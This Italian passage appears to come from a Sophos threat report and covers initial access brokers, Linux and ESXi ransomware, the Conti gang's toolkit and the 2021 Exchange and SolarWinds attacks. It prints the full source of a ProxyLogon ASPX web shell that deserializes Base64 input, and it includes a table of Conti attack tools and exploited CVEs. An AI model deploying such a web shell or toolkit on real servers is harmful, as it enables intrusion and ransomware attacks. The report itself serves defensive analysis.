Sebbene solo gli addetti ai lavori del mondo criminale possano accedere alla scorta di credenziali di un broker di accesso iniziale, gli amministratori che nutrono preoccupazioni su questa minaccia non hanno sicuramente le mani legate. La causa originaria di molti attacchi di ransomware è l'accesso iniziale tramite un servizio che richiede solo una password. L'autenticazione a fattori multipli per ogni potenziale accesso degli utenti è uno strumento di prevenzione estremamente efficace. Assicurarsi che servizi come RDP, TeamViewer o altre utilità di accesso remoto richiedano l'uso di una VPN o di un sistema Zero Trust Network Access con autenticazione a fattori multipli è ancora meglio. Può anche essere utile monitorare le proprie reti con strumenti come Shodan o Censys, per individuare eventuali violazioni con servizi quali haveibeenpwned.com. Inoltre, consigliamo di svolgere penetration test per scoprire quali sono i punti deboli della protezione del perimetro di rete: se non sono gli amministratori a farlo, è praticamente certo che prima o poi lo faranno i cybercriminali.

I broker di accesso iniziale sono una minaccia molto pericolosa, ma il loro rischio può essere gestito in maniera adeguata con le misure di sicurezza disponibili e con un po' di buon senso. Detto questo, i SophosLabs ritengono che il mercato dei broker di accesso iniziale non farà che aumentare nel 2022 e che questi servizi continueranno ad alimentare l'epidemia di ransomware attualmente in corso.

Nuove minacce incombono su Linux e sui dispositivi IoT

Il panorama delle minacce cambia molto rapidamente, e gli hacker sono costantemente a caccia di nuovi exploit o bersagli facili. Anche se la maggior parte delle minacce analizzate dai prodotti e dagli incident responder Sophos nel 2021 era composta da malware che si eseguono sul sistema operativo Windows, offriamo uno strumento di protezione endpoint per server Linux e monitoriamo i sistemi per individuare eventuali hacker che potrebbero cercare di approfittare di questi computer o assumerne il controllo. Nel 2021 Sophos ha indagato su molti casi nei quali i cybercriminali avevano infettato con il loro malware computer Linux non protetti.

I criminali del ransomware non trascurano il potenziale di guadagno dei server Linux. Nel 2021 è emersa una famiglia di ransomware chiamata RansomEXX. Agisce cercando di replicare su Linux il successo degli attacchi di ransomware rivolti agli endpoint Windows.

Su Linux, gli script Bash svolgono un ruolo simile a quello degli script PowerShell o dei file batch su Windows. Quest'anno è emerso un ransomware chiamato DarkRadiation, che, più che un singolo file eseguibile, è un insieme di script Bash. Seguendo modelli già osservati nei cybercriminali del ransomware che attaccano Windows, gli script DarkRadiation prendono di mira le distribuzioni Debian o Red Hat (CentOS). Gli script svolgono attività di perlustrazione, movimento laterale e cifratura di file importanti.

Oltre ai server tradizionali, anche gli hypervisor rappresentano un bersaglio molto desiderabile per gli attacchi di ransomware, in quanto un unico hypervisor potrebbe ospitare varie virtual machine utilizzate come server per le reti di organizzazioni o imprese di grandi dimensioni. Uno dei ransomware rilevati nel 2021 è rivolto alla piattaforma VMware ESXi e viene inviato con uno script Python che, se eseguito su un hypervisor, arresta tutte le virtual machine in esecuzione e cifra il datastore nel quale vengono conservati i dischi rigidi virtuali e altri file di configurazione sull'hypervisor. Questo attacco ha colpito un'azienda del settore della logistica e delle spedizioni. In un altro incidente che ha avuto luogo nel mese di giugno del 2021, abbiamo ricevuto una segnalazione che indicava che la variante Linux di RansomEXX aveva cifrato un diverso hypervisor ESXi, eseguito da un panificio di grandi dimensioni.

Anche i dispositivi Internet-of-things (IoT) che eseguono una shell Linux "busybox" a funzionalità limitate continuano a essere un bersaglio per worm che consegnano cryptominer e altri malware fastidiosi su dispositivi di consumo come router o sistemi di archiviazione collegati alla rete. Botnet come Mirai sfruttano le password predefinite che non sono state modificate o le vulnerabilità dei software in prodotti quali set-top box economici, per installarvi codice malevolo. Sfortunatamente, se i cybercriminali riescono a collocare una botnet come Mirai o un cryptominer su un dispositivo, questo è un campanello di allarme simile a un metaforico canarino in una miniera, poiché potrebbe presagire un evento peggiore in futuro.

A causa dell'ampia disponibilità di alcuni brand di dispositivi di rete commerciali economici (e non supportati), non ci sono motivazioni particolari per cercare di combattere attacchi automatici come quelli di Mirai. Sophos prevede che gli attacchi rivolti a server Linux e a prodotti elettronici di consumo continueranno a procedere ininterrottamente nel 2022.

I cybercriminali adottano strumenti commerciali

La cybersecurity ha sicuramente tratto enorme beneficio da due importanti casi di fuga dei dati inerenti ai criminali del ransomware. Prima di tutto, l'intera comunità di analisti di cybersecurity ha esultato quando, come accennato prima, un affiliato della gang di ransomware Conti ci ha permesso di scoprire come la parte operativa del RaaS addestra i team che solitamente consegnano il malware a svolgere attività di perlustrazione su una rete interna, a trovare ed esfiltrare dati sensibili, a spostarsi lateralmente all'interno delle reti compromesse e a inviare il payload finale ai computer di un'intera azienda.

In secondo luogo, nel 2020 Sophos ha scoperto un archivio segreto di strumenti e documenti non protetti, associati alla gang di ransomware Netwalker. I membri della gang attaccavano qualsiasi bersaglio possibile, da piccole imprese del settore medico fino a scuole private. Gli hacker avevano lasciato esposta al mondo intero una cache dei software che avevano utilizzato ripetutamente in attacchi sferrati nel corso di vari mesi.

Queste due fughe dei dati avevano un comune denominatore: entrambe dimostravano che gli hacker del ransomware si affidano sempre di più a copie bootleg o piratate di software commerciali pronti per l'uso e strumenti open source gratuiti dotati di interfaccia utente grafica (GUI). In altre parole, questi cybercriminali non erano gli autori degli strumenti utilizzati per condurre gli attacchi, ma avevano adottato una strategia più facile, passando a un set di strumenti più semplice, che non richiedeva competenze tecniche elevate.

Ad esempio, in vari attacchi di Conti per i quali ci è stata richiesta un'analisi post-attacco, abbiamo scoperto che gli hacker avevano abbandonato l'uso dell'RDP integrato in Windows, utilizzando invece vari strumenti di accesso remoto destinati a esperti informatici. Software come Remote Utilities, Splashtop, AnyDesk, Atera o TeamViewer sono stati riscontrati molto più frequentemente di RDP o Virtual Network Computing (VNC).

Analogamente, gli hacker optavano per strumenti di scansione e perlustrazione basati su interfaccia grafica, come Routerscan o SharpView, per tracciare il profilo delle reti aziendali e identificare i computer contenenti informazioni di natura sensibile a cui dedicare maggiore attenzione. Come abbiamo già accennato, strumenti come mimikatz (anche se tecnicamente non è commerciale) sono stati osservati molto spesso: sono infatti emersi in quasi ogni singolo incidente "hands-on-keyboard" su cui abbiamo indagato l'anno scorso. Un altro strumento prominente sono state le copie piratate di Cobalt Strike, che non sono state sfruttate solo per gli attacchi di ransomware, ma hanno anche svolto la funzione di payload iniziale per altri malware.

Gli attacchi hanno persino approfittato di strumenti sviluppati da aziende di cybersecurity, quando sui computer presi di mira erano installati i prodotti di tali aziende. Strumenti come GMER, che per anni è servito a estrarre ed eliminare malware rootkit, sono stati utilizzati per isolare e rimuovere unità di livello di base, e abbiamo trovato strumenti di "rimozione" realizzati da TrendMicro e BitDefender, lasciati come residuo sui sistemi compromessi.

Man mano che le aziende criminali basate sul ransomware continuano a evolversi verso un modello RaaS, Sophos prevede che l'uso sia di questi che di altri strumenti diventerà sempre più diffuso durante gli attacchi, abbassando ulteriormente i requisiti tecnici richiesti per gli aspiranti cybercriminali di ransomware.

Gli strumenti di ransomware Conti

I documenti segreti pubblicati da un affiliato di Conti offrono uno sguardo all'interno della sua gestione operativa

Accesso iniziale	Esecuzione	Privilege escalation	Elusione dei tentativi di difesa	Accesso con credenziali	Individuazione	Movimenti laterali	Impatto
Exploit dei firewall FortiGate	Script PowerShell	PowerUp	gpedit.msc	mimikatz	Routerscan	psexec	Ransomware Conti
Allegato di spearphishing	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	AdFind	WMIC	Rclone
Exploit di ProxyShell	WMIC	BeRoot	Process Hacker	Dump WMIC NTDS.dit	nltest	Atera	Esfiltrazione dei dati su mega.io
	Metasploit	PrivEsc	GMER	Dump WMIC lsass	Comandi NET	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			Programma di rimozione di TrendMicro	Cobalt Strike	SharpView	Remote Utilities	
			Programma di disinstallazione di BitDefender		PowerView	Invoke-SMBAutobrute	
			Script di rimozione di Sophos		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	

SOPHOSlabs

Fig. 13. Una delle caratteristiche distintive della gestione operativa del Ransomware-as-a-Service (RaaS) è la varietà di modi in cui i cybercriminali utilizzano e inviano il malware. Il manuale di Conti per i nuovi clienti/hacker ci aiuta a capire perché attualmente esistono così tante gang diverse che sembrano seguire la stessa strategia per svolgere attività di perlustrazione, per identificare le vittime e per spostarsi lateralmente all'interno della rete scelta come bersaglio. Molte gang sfruttano gli stessi strumenti e servizi anche per l'esfiltrazione dei dati.

L'anno in cui il computing si è fatto pericoloso

Negli ultimi 12 mesi, le vulnerabilità dei software hanno contribuito all'emergere di attacchi catastrofici contro l'infrastruttura su cui si basano i più elementari servizi Internet. Tutto questo è stato causa di costernazione per gli amministratori IT, che hanno dovuto trattenersi oltre l'orario di lavoro, lavorando durante fine settimana e ferie, poiché si sono trovati a dover affrontare un'ampia gamma di attacchi.

I problemi hanno avuto inizio a marzo 2021, quando gli hacker (presumibilmente il servizio di intelligence russa SVR) hanno collocato istruzioni modificate nel codice sorgente di un'azienda chiamata SolarWinds. Il prodotto interessato, Orion, viene utilizzato per gestire reti complesse da remoto, ed era diventato molto diffuso durante la pandemia, poiché molti lavoratori erano stati costretti a passare allo smart working. Il codice modificato ha dato agli hacker (a cui Microsoft ha assegnato il nome in codice Nobelium) la capacità di accedere alle reti dei clienti di SolarWinds, che includevano migliaia di organizzazioni di grandi dimensioni, tra le quali si trovavano anche enti governativi.

Sempre nel mese di marzo 2021, Microsoft ha rilasciato la prima di diverse patch volte a colmare le lacune di sicurezza del software del suo server di posta elettronica Exchange. Il bug per cui è stato rilasciato un fix a marzo, CVE-2021-26855 (o ProxyLogon) consente a un hacker che non si è autenticato di installare file sui server Exchange. Una settimana prima del Patch Tuesday, Microsoft ha pubblicato un fix anticipato che ha in parte risolto la vulnerabilità. La settimana dopo ha rilasciato patch aggiornate nel pacchetto ufficiale del Patch Tuesday, e ne sono seguite altre nei mesi successivi.

Purtroppo, gli hacker (che Microsoft ha chiamato Hafnium) hanno cominciato subito a sfruttare la vulnerabilità, installando web shell e sferrando attacchi di ransomware, che sono poi proseguiti per vari mesi. Durante l'estate abbiamo osservato un numero sempre maggiore di hacker che hanno approfittato delle vulnerabilità di Exchange per installare web shell, beacon di Cobalt Strike, miner di criptovalute, ransomware e altro malware.

A luglio 2021, un'altra azienda di servizi IT è stata colpita dai cybercriminali. La vittima è stata Kaseya, un provider di servizi di gestione informatica da remoto, e gli hacker hanno utilizzato la sua piattaforma per infettare centinaia di clienti di Kaseya (Managed Service Provider inclusi) con il ransomware REvil. La parte peggiore dell'attacco è il fatto che ha avuto inizio durante il weekend del 4 luglio negli Stati Uniti, quando la maggior parte del personale era in ferie.

Gli ultimi mesi dell'anno, Sophos ha cominciato a scoprire cybercriminali che approfittavano di ulteriori vulnerabilità dei software per caricare ransomware e bypassare la protezione endpoint. Procedendo verso il 2022, Sophos prevede che continueranno a verificarsi tentativi costanti e imprevedibili di utilizzo improprio e di massa di strumenti di amministrazione IT e di servizi Microsoft vulnerabili (come Exchange), sia per mano di criminali che si servono di Advanced Persistent Threat (APT), sia da parte di hacker comuni.

```
<%@ Page Language="C#" Debug="true" validateRequest="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.Serialization.Formatters.Binary" %>
<script runat="server">
protected string ExchangeRuntime()
{
        return s.Text.ToString();
}
protected void Database(MemoryStream m,BinaryFormatter b)
{
                m.Position = 0;
                b.Deserialize(m);
}
protected void C_Click(object sender, EventArgs e)
{
                Byte[] S = System.Convert.FromBase64String(ExchangeRuntime());
                MemoryStream m = new MemoryStream(S);
                BinaryFormatter b = new BinaryFormatter();
                Database(m,b);

}
</script>
<html>
<form id="form" runat="server" >
<asp:TextBox runat="server" ID="s" Value="" input style="border:0px"/>
<asp:Button ID="C" runat="server" Text="" OnClick="C_Click" />
</form>
</body>
</html>
```

SOPHOSlabs

Fig. 14. Le web shell di ProxyLogon possono essere brevi righe di codice inserite in pagine web ospitate su server Windows che eseguono Microsoft Exchange. Questo screenshot del codice sorgente di una web shell mostra come questa riceva comandi sotto forma di stringhe di testo con codifica Base64, per poi inoltrarli direttamente al sistema operativo.

Il malware elude le sanzioni internazionali

Nel mondo della finanza globale, esistono diversi enti di grandi dimensioni che esercitano un forte controllo su come persone e persino paesi interi possono interagire con le complesse reti utilizzate per trasferire denaro da un luogo a un altro. Nel corso dei decenni, le Nazioni Unite, l'Unione Europea e il Dipartimento del tesoro degli Stati Uniti hanno imposto ingenti sanzioni punitive a singoli individui, gruppi e governi nazionali che svolgono attività criminali ai danni del resto del mondo.

Il ransomware è un'attività che l'anno scorso è stata sottoposta a maggiore scrutinio, dopo un periodo in cui il problema non era stato affrontato adeguatamente. Gli elevati costi del ransomware hanno messo a dura prova le economie dei paesi (principalmente in America del Nord ed Europa), e molte vittime del ransomware hanno dovuto gestire richieste di somme esorbitanti da versare in criptovalute, le quali al momento non possono essere bloccate con le normali sanzioni economiche punitive per gli autori dei crimini e i loro collaboratori.